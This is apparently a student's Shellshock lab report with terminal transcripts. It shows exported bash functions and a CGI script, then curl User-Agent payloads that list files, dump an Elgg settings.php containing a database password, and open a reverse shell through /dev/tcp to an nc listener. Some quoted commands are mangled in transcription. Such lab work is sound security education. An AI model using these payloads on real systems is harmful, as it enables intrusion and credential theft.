


## Assignment 2

Name: Varun Pande

My-MAV: 1001722538

### 2.1 Task 1: Experimenting with Bash Function:

#### Screenshot:



The screenshot shows two terminal windows side-by-side. The left window is a standard Ubuntu terminal with a purple background, titled 'Terminal'. The right window is titled '/bin/bash' and has a light gray background with a water droplet pattern, indicating it's a patched version of bash.

**Left Terminal (Standard Bash):**

```
[02/13/21]seed@VM:~$ echo $SHELL
/bin/bash
[02/13/21]seed@VM:~$ foo=() { echo "hello world"; }
[02/14/21]seed@VM:~$ echo $foo
() { echo "hello world"; }
[02/14/21]seed@VM:~$ declare -f foo
[02/14/21]seed@VM:~$ export foo
[02/14/21]seed@VM:~$ bash
[02/14/21]seed@VM:~$ echo $foo
() { echo "hello world"; }
[02/14/21]seed@VM:~$ declare -f foo
[02/14/21]seed@VM:~$ foo
No command 'foo' found, did you mean:
Command 'zoo' from package 'zoo' (universe)
Command 'fog' from package 'ruby-fog' (universe)
Command 'fop' from package 'fop' (universe)
Command 'fgo' from package 'fgo' (universe)
Command 'goo' from package 'goo' (universe)
Command 'fox' from package 'objcryst-fox' (universe)
Command 'fio' from package 'fio' (universe)
Command 'woo' from package 'python-woo' (universe)
foo: command not found
[02/14/21]seed@VM:~$
```

**Right Terminal (bash\_shellshock):**


```
[02/13/21]root@VM:~# echo $SHELL
/usr/bin/bash_shellshock
[02/13/21]root@VM:~# foo=() { echo "hello world"; }
[02/14/21]root@VM:~# echo $foo
() { echo "hello world"; }
[02/14/21]root@VM:~# declare -f foo
[02/14/21]root@VM:~# export foo
[02/14/21]root@VM:~# bash_shellshock
[02/14/21]root@VM:~# echo $foo
() { echo "hello world"; }
[02/14/21]root@VM:~# declare -f foo
foo ()
{
    echo "hello world"
}
[02/14/21]root@VM:~# foo
hello world
[02/14/21]root@VM:~#
```

#### Observations:

In the above screenshot the left terminal screen is the patched version and the one on right is the bash\_shellshock version. For bash\_shellshock we can clearly see that on defining the foo environment variable in the parent bash, then exporting the same variable and invoking a child bash, the environment variable gets parsed as a shell function in the child shell. Which is not the expected behaviour as a malicious person can export some dangerous functions in the environment variable and execute the same by running a child bash.

### 2.2 Task 2: Setting up CGI programs:

#### Screenshot:



```
root@VM: /usr/lib/cgi-bin
[02/14/21]seed@VM:~$ sudo su
root@VM:/home/seed# cd /usr/lib/cgi-bin/
root@VM:/usr/lib/cgi-bin# vi myprog.cgi
root@VM:/usr/lib/cgi-bin# chmod 755 myprog.cgi
root@VM:/usr/lib/cgi-bin# ls -l myprog.cgi
-rwxr-xr-x 1 root root 85 Feb 14 12:59 myprog.cgi
root@VM:/usr/lib/cgi-bin# cat myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
root@VM:/usr/lib/cgi-bin# curl http://localhost/cgi-bin/myprog.cgi

Hello World
root@VM:/usr/lib/cgi-bin#
```


## Observations:

I created a cgi program as shown in the above screenshot, changed its permission bits to make it executable and on performing a curl request to the same script we can see that “Hello World” gets printed on the console.

## 2.3 Task 3: Passing Data to Bash via Environment Variable:

### Screenshot:


In the below screenshot it can be observed that the cgi scripts gets executed and prints all the environment variables to the terminal.



```
root@VM:/usr/lib/cgi-bin# vi myprog.cgi
root@VM:/usr/lib/cgi-bin# cat myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
root@VM:/usr/lib/cgi-bin# curl http://localhost/cgi-bin/myprog.cgi

***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/.*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost P
ort 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=37736
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
```



### Observations:

On carefully observing the environment variables that were being returned by the cgi script, we saw that the "HTTP\_USER\_AGENT" variable gets assigned the endpoint-name that was used to access the script. Now, since the script will run by forking a bash\_shellshock version shell which has the shell shock vulnerability. By carefully crafting a malicious shell function we can perform many malicious activities. Below, is a code to list the files in the cgi-bin directory.


```
curl -A "()" { echo 'Bye World'; }; echo Content_type: text/plain; echo; /bin/ls -l"
http://localhost/cgi-bin/myprog.cgi
```

### 2.4 Task 4: Launching the Shellshock Attack

Using the Shellshock attack to steal the content of a secret file from the server.

For this scenario, we would need to get a path to the files on the server that may contain some secrets like database passwords, private keys on the server or other configuration files. We can use the above created curl command to navigate through the directories to find use-full files that may contain secrets. One such file is the "settings.php" file that contains configuration settings related to php. So, we can use the below command to print its content to the webpage and possibly get access to the database passwords.

```
curl -A "()" { echo 'Bye World'; }; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php" http://localhost/cgi-bin/myprog.cgi
```




```
root@VM: /usr/lib/cgi-bin# curl -A "()" { echo 'Bye World'; }; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php
<?php
/**
 * Defines database credentials.
 *
 * Most of Elgg's configuration is stored in the database. This file
 * contains the
 * credentials to connect to the database, as well as a few optional c
 * onfiguration
 * values.
 *
 * The Elgg installation attempts to populate this file with the corre
 * ct settings
 * and then rename it to settings.php.
 *
 * @todo Turn this into something we handle more automatically.
 * @package Elgg.Core
 * @subpackage Configuration
 */

date_default_timezone_set('UTC');

global $CONFIG;
if (!isset($CONFIG)) {
    $CONFIG = new stdClass;
}

/**
 * Standard configuration
 */
```



```
root@VM: /usr/lib/cgi-bin# curl -A "()" { echo 'Bye World'; }; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php
<?php
/**
 * Defines database credentials.
 *
 * Most of Elgg's configuration is stored in the database. This file
 * contains the
 * credentials to connect to the database, as well as a few optional c
 * onfiguration
 * values.
 *
 * The Elgg installation attempts to populate this file with the corre
 * ct settings
 * and then rename it to settings.php.
 *
 * @todo Turn this into something we handle more automatically.
 * @package Elgg.Core
 * @subpackage Configuration
 */

date_default_timezone_set('UTC');

global $CONFIG;
if (!isset($CONFIG)) {
    $CONFIG = new stdClass;
}

/**
 * Standard configuration
 */

/**
 * running a really popular site, you'll probably want to spread out y
 * our database connections
 * and implement database replication. That's beyond the scope of thi
 * s configuration file
 * to explain, but if you know you need it, skip past this section.
 */

/**
 * The database username
 *
 * @global string $CONFIG->dbuser
 */
$CONFIG->dbuser = 'elgg_admin';

/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = 'seedubuntu';


/**
 * The database name
 *
 * @global string $CONFIG->dbname
 */
$CONFIG->dbname = 'elgg_csrf';

/**
 * The database host.
 *
 * For most installations, this is 'localhost'
 */
```

Answer the following question: will you be able to steal the content of the shadow file /etc/shadow? Why or why not?


Screenshot:





### Observation:


No, I was not able to view the contents of the shadow file reason being, the shadow file is only readable to the root user. In the below screenshot we can see on the right-side terminal the apache server is being run by the “seed” user and not the “root”. Hence we cannot see the output echoed on the left side terminal for “cat /etc/shadow”.



## 2.5 Task 5: Getting a Reverse Shell via Shellshock Attack

To establish a connection to the cgi-server running the cgi-script in the shell-shock vulnerable bash we use the netcat command as defined below to listen to the 9090 port.


```
nc -l 9090 -v
```



Now, we use a curl command as defined below to change the default inputs and outputs to bash, which basically just routes all the input and output to “localhost:9090”


```
curl -A "()" { echo 'Bye World'; }; echo Content_type: text/plain; echo; /bin/bash -i > /dev/tcp/localhost/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
```

Since from the other terminal we are listening on to localhost:9090 using “nc”. A shell with current user(www-data) is launched and the shell appears on the right-side window as seen in the below screenshot. Something to observe is that the web server on the left seems to be hooked to this process un-till we quit the shell on the right terminal.



## 2.6 Task 6: Using the Patched Bash

